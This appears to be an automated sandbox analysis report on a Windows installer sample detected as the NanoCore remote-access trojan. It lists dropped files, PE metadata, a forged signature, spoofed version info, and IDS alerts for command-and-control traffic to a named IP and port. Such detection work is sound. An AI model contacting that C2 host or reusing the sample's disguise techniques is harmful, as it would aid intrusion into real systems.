Preview:	..g&jo...IPg...GM....R>i...o...I.>.&.r{....8...}...E....v.!7.u3e.. .....db...}.....".t(.xC9.cp.B....7...'.....%.....w.^._.....B.W%.<..i.0.{9.xS...5...)..w..$..C..?`F..u.5.T.X.w'Si..z.n{...Y!m...RA...xg....[7...z..9@.K.-...T..+.ACe....R....enO.....AoNMT.\^....}H&..4I...B.:..@..J...v..rI5..kP.....2j....B..B.~.T..>.c..emW;Rn<9..[.r.o....R[....@=..:...L.g<.....I..%4[.G^.~.l'.....v.p&.....+..S...9d/.{..H.`@.1.....f.\s...X.a.].<.h*...J4*...k.x....%3.....3.c..?%....>.!.}..)(.{...H...3..`'].Q.[sN..JX(.%pH....+.....(...v.....H...3..8.a_..J..?4...y.N(..D.*h..g.jD..I...44Q?..N.....oX.A.....I...n?./.....$.!..;.^9"H.....*...OkF....v.m_.e.v..f...."..bq{.....O.-....%R+...-..P.i..t5....2Z# ...#...,L..{..j..heT -=Z.P;...g.m)<owJ].J..../.p..8.u8.&..#.m9..j%..g&....g.x.I,....u.[....>./W.....*X...b*Z...ex.0..x.}.....Tb...[..H_M._.^N.d&...g._."@4N.pDs].GbT.....&p.....Nw...%$=.....{..J.1....2....<E{..<!G..

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\task.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	56
Entropy (8bit):	4.745141646068962
Encrypted:	false
SSDEEP:	3:oMty8WbSmm:oMLWumm
MD5:	F781103B538E4159A8F01E3BE09B1F8D
SHA1:	27992585DE22A095BABCFD75E8F96710DD921C37
SHA-256:	BEA91983791C26C19AA411B2870E89AFC250EAF9855B6E1CE7BEA02B74E7F368
SHA-512:	D50AE0A01E74FC263B704FADE17CDF4993B61E34FD498827D546F090CE2DA5E8F24D4D34FBF360AE7EE5C5E7E3F032F3DDA8AD0C2A2CF0E1DAFEED61258AB4CA
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe

\Device\ConDrv

Process:	C:\Program Files (x86)\DSL Monitor\dslmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	185
Entropy (8bit):	5.034626781445821
Encrypted:	false
SSDEEP:	3:RGXKRjN3Mxm8d/AjhclROXDD9jmKXVM8/FOoDamdquKdFklY7KeMZ4MKLJFcLEWW:zx3M7ucLOdBXVNYmdPqFlKeM6MKnH5JB
MD5:	4725698412C19360ACD1EA81E7B40728
SHA1:	FCF42E7B909F01E44493D79FC586109F7397BEA6
SHA-256:	43AD382BF0558F719D3F995F719ABC1E0134AA14304BC4D45ACCC87E767751B8
SHA-512:	5175BF2F383F87204405A512635926D75D3ADD3641F731C9D8909C306C4EFA0F5C03470F4051B87B2BFFF77E0C7E50159B8350F2B954A22DE1FAE3F36F214948
Malicious:	false
Preview:	Microsoft (R) .NET Framework CasPol 2.0.50727.9149..Copyright (c) Microsoft Corporation. All rights reserved.....ERROR: Not enough arguments....For usage information, use 'caspol -?'..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.94612050483113
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Babar.54324.15185.exe
File size:	437368
MD5:	e38395c6adc5d8246a0e79b0575d72f3
SHA1:	5f7492363ed7cec703530144e73b81d727a01d4c

SHA256:	13562490d9481fa2846b45c602117c042c7311737f3b8c5fcf0607861a4109de
SHA512:	cbf86b4054be4edeb43894287b47b07ed41eb653425169722e522a1739fb75f8062e78c2eae6f42d75ebce1fdb79e0668712b89c5abc6919edde1079bea37b17
SSDEEP:	6144:ZYa6CXfus0FHNHoVgWcp0BfzagA0NxhZbKf/3XHI5IWFkHJpvaKCly0sUw2kUJDN:ZYYfus0FDpxIFsvayppSKClxsUffNOK
TLSH:	069412686238C497E813877559F6176B3FE6B03718B1B2071BE16B583E722428E1E74F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	74e4d4d4e4f4d4d4

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="UNELIGIBLY TVANGSFODRES renholdte Dolkens STRUGGLERIET ", O=Udrettede, L=Newcastle, S=Nebraska, C=US
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 23/05/2022 11:49:34 23/05/2023 11:49:34
Subject Chain	• CN="UNELIGIBLY TVANGSFODRES renholdte Dolkens STRUGGLERIET ", O=Udrettede, L=Newcastle, S=Nebraska, C=US
Version:	3
Thumbprint MD5:	2104226791AEC921C59FC549EC15731F
Thumbprint SHA-1:	0DACA6B9A35529CCDE5219CB1E234A0425803777
Thumbprint SHA-256:	44C03040B498D470E4D66166BDC28A18DCB232EAC19DC20603C548EFA67C18B0
Serial:	326936CA6C8A9B41

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx

Instruction
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F3E04B264FAh
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F3E04B264CAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x55000	0x21a8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x690e0	0x1b98	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x2a000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x55000	0x21a8	0x2200	False	0.379021139706	data	4.96095535389	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x552b0	0x368	data	English	United States
RT_ICON	0x55618	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0	English	United States
RT_DIALOG	0x566c0	0xb8	data	English	United States
RT_DIALOG	0x56778	0x144	data	English	United States
RT_DIALOG	0x568c0	0x13c	data	English	United States
RT_DIALOG	0x56a00	0x100	data	English	United States
RT_DIALOG	0x56b00	0x11c	data	English	United States
RT_DIALOG	0x56c20	0x60	data	English	United States
RT_GROUP_ICON	0x56c80	0x14	data	English	United States
RT_VERSION	0x56c98	0x1d0	data	English	United States
RT_MANIFEST	0x56e68	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject

DLL	Import
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
ProductName	American Express Company
FileVersion	3.2.4
Comments	Kaeria SARL
CompanyName	W.W. Grainger Inc
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498074445202501905/23/22-18:04:03.524484	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49807	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498274445202501905/23/22-18:05:33.072465	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498174445202501905/23/22-18:04:47.921288	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49817	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498322841753 05/23/22-18:05:57.582883	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49832	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498342841753 05/23/22-18:06:07.779133	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49834	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498644445281676605/23/22-18:08:26.092276	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49864	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498474445202501905/23/22-18:07:06.858577	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49847	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498544452816766 05/23/22-18:07:36.852948	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49854	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498312810290 05/23/22-18:05:52.481917	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	4445	49831	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498374445202501905/23/22-18:06:21.806369	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49837	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497754445281676605/23/22-18:01:46.836377	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49775	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498444445281676605/23/22-18:06:52.910872	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49844	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497752810290 05/23/22-18:01:46.243578	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	4445	49775	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498712841753 05/23/22-18:08:56.102520	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49871	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497814445202501905/23/22-18:02:11.829851	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49781	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497914445202501905/23/22-18:02:50.557586	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49791	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498302841753 05/23/22-18:05:47.899468	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49830	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497924445202501905/23/22-18:02:55.617129	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49792	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497954445281676605/23/22-18:03:06.365751	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49795	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498684445281671805/23/22-18:08:40.011167	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49868	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498602841753 05/23/22-18:08:06.497801	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49860	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497844445281676605/23/22-18:02:26.778029	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49784	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498432841753 05/23/22-18:06:47.711795	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49843	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498304445202501905/23/22-18:05:47.595139	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498204445202501905/23/22-18:05:03.444688	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49820	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498062841753 05/23/22-18:03:59.324074	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49806	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498472841753 05/23/22-18:07:06.949377	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49847	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498642841753 05/23/22-18:08:26.000597	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49864	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498004445202501905/23/22-18:03:29.922172	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49800	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498682841753 05/23/22-18:08:40.715572	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49868	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497984445202501905/23/22-18:03:20.502883	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49798	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497784445202501905/23/22-18:02:01.958583	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49778	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498714445202501905/23/22-18:08:55.334390	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49871	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497884445202501905/23/22-18:02:36.227841	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49788	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497812841753 05/23/22-18:02:12.468452	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49781	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498224445202501905/23/22-18:05:12.696386	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49822	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498614445202501905/23/22-18:08:10.721399	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49861	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497782841753 05/23/22-18:02:02.811806	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49778	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498694445281676605/23/22-18:08:46.212648	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49869	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498124445202501905/23/22-18:04:24.860625	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49812	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498314445202501905/23/22-18:05:52.126537	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49831	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498514445202501905/23/22-18:07:25.823388	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49851	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497672841753 05/23/22-18:01:23.144174	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49767	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498024445202501905/23/22-18:03:38.780128	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49802	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498414445202501905/23/22-18:06:37.336553	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49841	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497774445202501905/23/22-18:01:57.093508	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49777	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497892841753 05/23/22-18:02:41.469691	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49789	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498014445202501905/23/22-18:03:34.218826	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49801	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498022841753 05/23/22-18:03:39.255416	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49802	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498114445202501905/23/22-18:04:18.927054	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49811	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497974445202501905/23/22-18:03:15.706223	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49797	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498704445202501905/23/22-18:08:50.304864	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49870	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497874445202501905/23/22-18:02:30.857659	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49787	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498604445202501905/23/22-18:08:05.720937	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49860	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498214445202501905/23/22-18:05:07.886108	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49821	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498504445202501905/23/22-18:07:20.638419	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49850	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498132841753 05/23/22-18:04:29.543388	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49813	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445497922841753 05/23/22-18:02:56.274126	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49792	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497674445202501905/23/22-18:01:22.234463	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49767	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498404445202501905/23/22-18:06:32.022809	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49840	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497962841753 05/23/22-18:03:11.496961	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49796	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498172841753 05/23/22-18:04:48.565091	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49817	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498192841753 05/23/22-18:04:58.869533	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49819	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498552841753 05/23/22-18:07:41.854270	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49855	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498502841753 05/23/22-18:07:21.529878	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49850	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498572841753 05/23/22-18:07:51.843575	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49857	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498394445281676605/23/22-18:06:27.911991	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49839	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497804445202501905/23/22-18:02:07.767771	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49780	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498582841753 05/23/22-18:07:56.947963	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49858	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498194445281676605/23/22-18:04:58.956791	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49819	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498594445281676605/23/22-18:08:01.655886	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49859	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498112810451 05/23/22-18:04:19.645053	TCP	2810451	ETPRO TROJAN NanoCore RAT Keepalive Response 3	4445	49811	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498264445281676605/23/22-18:05:28.956506	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49826	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497894445202501905/23/22-18:02:40.698344	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49789	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498624445202501905/23/22-18:08:15.756314	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49862	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497804445281676605/23/22-18:02:07.599548	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49780	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498064445281676605/23/22-18:03:59.353740	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49806	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498424445202501905/23/22-18:06:41.881037	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49842	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498354445202501905/23/22-18:06:11.980027	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49835	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498004445281676605/23/22-18:03:30.047731	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49800	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498154445202501905/23/22-18:04:38.375528	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49815	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498554445202501905/23/22-18:07:41.023089	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49855	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497964445281676605/23/22-18:03:11.614429	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49796	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498404445281676605/23/22-18:06:33.256773	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49840	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498464445281676605/23/22-18:07:02.668296	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49846	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
